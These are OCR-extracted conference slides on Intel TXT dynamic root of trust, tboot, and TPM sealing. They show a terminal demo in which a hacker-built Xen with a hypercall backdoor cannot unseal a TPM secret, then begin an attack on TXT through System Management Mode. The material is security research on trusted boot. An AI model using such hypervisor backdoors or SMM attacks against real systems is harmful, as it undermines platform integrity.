
- ⌚ **COMPLETENESS** — we need to measure *every* possible piece of code that might have been executed since the system boot!
- ⌚ **SCALABILITY** of the above!

Dynamic Root of Trust Measurement (DRTM)

Attempt to address the SRTM's weaknesses —
lack of scalability and the need for completeness...

A VMM we want to load
(Currently unprotected)

The VMM loaded and its
hash stored in PCR18



Notes:

• Diagram is not in scale!


• SENTER also resets and extends PCR17 with hash of SINIT/BIOSACM/(STM)/ LCP

SENDER — one of a few new instructions introduced by TXT
(They are all called SMX extensions)

TXT bottom line

- ⌚ TXT late launch can transfer from unknown/untrusted/unmeasured system...
- ⌚ to a known/trusted/measured system
- ⌚ Without reboot!
- ⌚ The system state ("trustedness") can be verified (possibly remotely) because all important components (hypervisor, kernel) hashes get stored into the TPM by SENTER.

TXT implementation: **tboot**



Notes:

- Diagram is not in scale!
- SENTER also resets and extends PCR17 with hash of SINIT/BIOSACM/(STM)/ LCP

Xen + tboot example

First we start “trusted” Xen (built by root@)
...and seal some secret to PCR17/18/19

[root@f8q35:~]

[root@f8q35 ~]# xm dmesg | grep "Xen version"

(XEN) Xen version 3.2.2 (root@) (gcc version 4.1.2 20070925 (Red Hat 4.1.2-33)) Wed Oct 15 21:37:53 CEST 2008

[root@f8q35 ~]#

[root@f8q35 ~]# echo "If you can see this message, the intact system has booted." | tpm_sealdata -z -i/proc/self/fd/0 -o/root/secret -p17 -p18 -p19

[root@f8q35 ~]#

[root@f8q35 ~]# tpm_unsealdata /root/secret

If you can see this message, the intact system has booted.

[root@f8q35 ~]#

[root@f8q35 ~]# hypercall_backdoor

hypercall 38 return value: 0xfffffffffffffd, "Function not implemented"

[root@f8q35 ~]# xm dmesg | tail -2

(XEN) *** Serial input -> DOM0 (type 'CTRL-a' three times to switch input to Xen)

(XEN) Freed 100kB init memory.

[root@f8q35 ~]# █

Now we boot “untrusted” Xen (compiled by hacker@)...

[root@f8q35:~]



```
[root@f8q35 ~]# xm dmesg | grep "Xen version"
(XEN) Xen version 3.2.2 (hacker@) (gcc version 4.1.2 20070925 (Red Hat
4.1.2-33)) Sat Dec 27 11:46:37 CET 2008
[root@f8q35 ~]#
[root@f8q35 ~]# hypercall_backdoor
hypercall 38 return value: 0, "Success"
[root@f8q35 ~]# xm dmesg | tail -2
(XEN) Freed 104kB init memory.
(XEN) Hypercall_backdoor: What is thy bidding, my master?
[root@f8q35 ~]#
[root@f8q35 ~]# tpm unsealdata /root/secret
error 24: Tspi_Data_Unseal: 0x00000018 - layer=tpm, code=0018 (24), Wro
ng PCR value
[root@f8q35 ~]#
```

Thanks to tboot only when the trusted xen.gz was booted we can get the secret unsealed from the TPM!

Now some live demos...

Tboot Demo #1: sealing to a trusted Xen

 root@f8q35:~

[root@f8q35 ~]#

I

Tboot Demo #2: booting an untrusted Xen

 root@f8q35:~

[root@f8q35 ~]# x

I

SENTER is not obligatory!!!

TXT and TPM: cannot enforce anything on our hardware! We can always choose *not* to execute SENTER!

So what is this all for?

Why would a user or an attacker be interested in executing the SENTER after all?


**It's all about TPM PCRs and secrets sealed in TPM! — see previous
SRTM examples — it's all the same with DRTM**

(alternatively: about Remote Attestation)

AMD Presidio

- ⦿ AMD's technology similar to Intel's TXT, part of AMD-V
- ⦿ A special new instruction **SKINIT** (Similar to Intel's SENTER)
- ⦿ We haven't looked at Presidio thoroughly yet.

Launch time protection vs. runtime protection



Theoretically runtime-protection should be implemented effectively using the VT-x/VT-d technologies...

In practice: see our “Xen Owning Trilogy”
(BH USA 2008) ;)

TXT: exciting new technology with great potential!

(Eg. whenever a user *boots* their machine he or she knows it is secure!)



Attacking TXT

Q: What is more privileged than a kernel code?
A: Hypervisor (“Ring -I”)

Q: What is more privileged than a hypervisor?
A: System Management Mode (SMM)

Introducing “Ring -2”

- ⦿ SMM can access the whole system memory (including the kernel and hypervisor memory!!!)
- ⦿ SMM Interrupt, SMI, can preempt the hypervisor (at least on Intel VT-x)
- ⦿ SMM can access the I/O devices (IN/OUT, MMIO)

Q: Is this SMM some new thing?
A: Nope, it's there since 80386...

SMM vs. TXT?

SMM gets loaded **before** Late Launch...

Q : Does TXT measure currently used SMM?

A : No, TXT doesn't measure currently loaded SMM

Q: Does TXT *reload* SMM on SENTER execution?

A: No, SENTER doesn't reload SMM...

